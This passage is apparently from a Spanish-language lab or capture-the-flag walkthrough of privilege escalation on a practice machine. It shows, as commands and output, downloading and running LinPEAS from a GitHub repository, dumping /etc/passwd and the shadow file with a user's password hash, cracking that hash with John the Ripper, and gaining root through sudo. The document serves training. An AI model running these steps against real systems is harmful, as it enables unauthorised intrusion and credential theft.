
5️⃣ Establecer Variables de Entorno

```
export TERM=xterm
export SHELL=bash
```

LEER /ETC/PASSWD

Realizamos la consulta de /etc/passwd, con esto detectamos que para escalar vamos a tener que subir desde `marlinspike`

```
cat /etc/passwd
```




```
www-data@vtcsec:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
www-data@vtcsec:/$
```

LINPEAS PARA POST EXPLOTACION

Para acelerar la post explotación y la escalada a ROOT, se procedió a usar LINPEAS

```
https://github.com/BRU1S3R/linpeas.sh
```


```
www-data@vtcsec:/tmp$ wget https://github.com/BRU1S3R/linpeas.sh.git
--2025-07-22 20:58:43--  https://github.com/BRU1S3R/linpeas.sh/archive/refs/h
Resolving github.com (github.com)... 20.201.28.151
Connecting to github.com (github.com)|20.201.28.151|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/BRU1S3R/linpeas.sh/zip/refs/heads/main
--2025-07-22 20:58:48--  https://codeload.github.com/BRU1S3R/linpeas.sh/zip/
Resolving codeload.github.com (codeload.github.com)... 20.201.28.149
Connecting to codeload.github.com (codeload.github.com)|20.201.28.149|:443...
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'main.zip'

main.zip              [ ⇔              ]  70.00K  --.-KB/s    in 0.1s

2025-07-22 20:58:54 (680 KB/s) - 'main.zip' saved [71675]

www-data@vtcsec:/tmp$ ls
backdoored_proftpd-1.3.3c
bash
fake.img
ftptemp
main.zip
mountpoint
pspy64s
systemd-private-b7e9f1fdea76434bb328fb4c38d4210e-colord.service-l6LSOw
systemd-private-b7e9f1fdea76434bb328fb4c38d4210e-rtkit-daemon.service-G
systemd-private-b7e9f1fdea76434bb328fb4c38d4210e-systemd-timesyncd.ser
ts.sh
www-data@vtcsec:/tmp$ unzip main.zip
Archive:  main.zip
946594dc70bc10c8d614115e521461145244c82f
   creating: linpeas.sh-main/
  inflating: linpeas.sh-main/linpeas.sh
www-data@vtcsec:/tmp$ cd linpeas.sh-main/
www-data@vtcsec:/tmp/linpeas.sh-main$ chmod +x linpeas.sh
www-data@vtcsec:/tmp/linpeas.sh-main$ ./linpeas.sh
```



```
[+] Hashes inside passwd file? .......... No
[+] Writable passwd file? ................ /etc/passwd is writable
[+] Credentials in fstab/mtab? .......... No
[+] Can I read shadow files? ............. root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```


```
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3M
```

```
john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-07-22 22:26) 100.0g/s 800.0p/s 800.0c/s 800.0C
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
~/Desktop (0.622s)
john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-07-22 22:26) 100.0g/s 800.0p/s 800.0c/s 800.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Se realiza el cambio de usuario a marlinspike o puedes conectarte directamente con el usuario y clave que ya tenemos.



```
www-data@vtcsec:/tmp/linpeas.sh-main$ su marlinspike
Password:
marlinspike@vtcsec:/tmp/linpeas.sh-main$ whoami
marlinspike
```

CONSULTA sudo-l

Con este comando consultamos los privilegios que posee el usuario marlinspike

```
marlinspike@vtcsec:~$ sudo -l
Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL



marlinspike@vtcsec:~$ sudo su
root@vtcsec:/home/marlinspike# whoami
root
root@vtcsec:/home/marlinspike#
```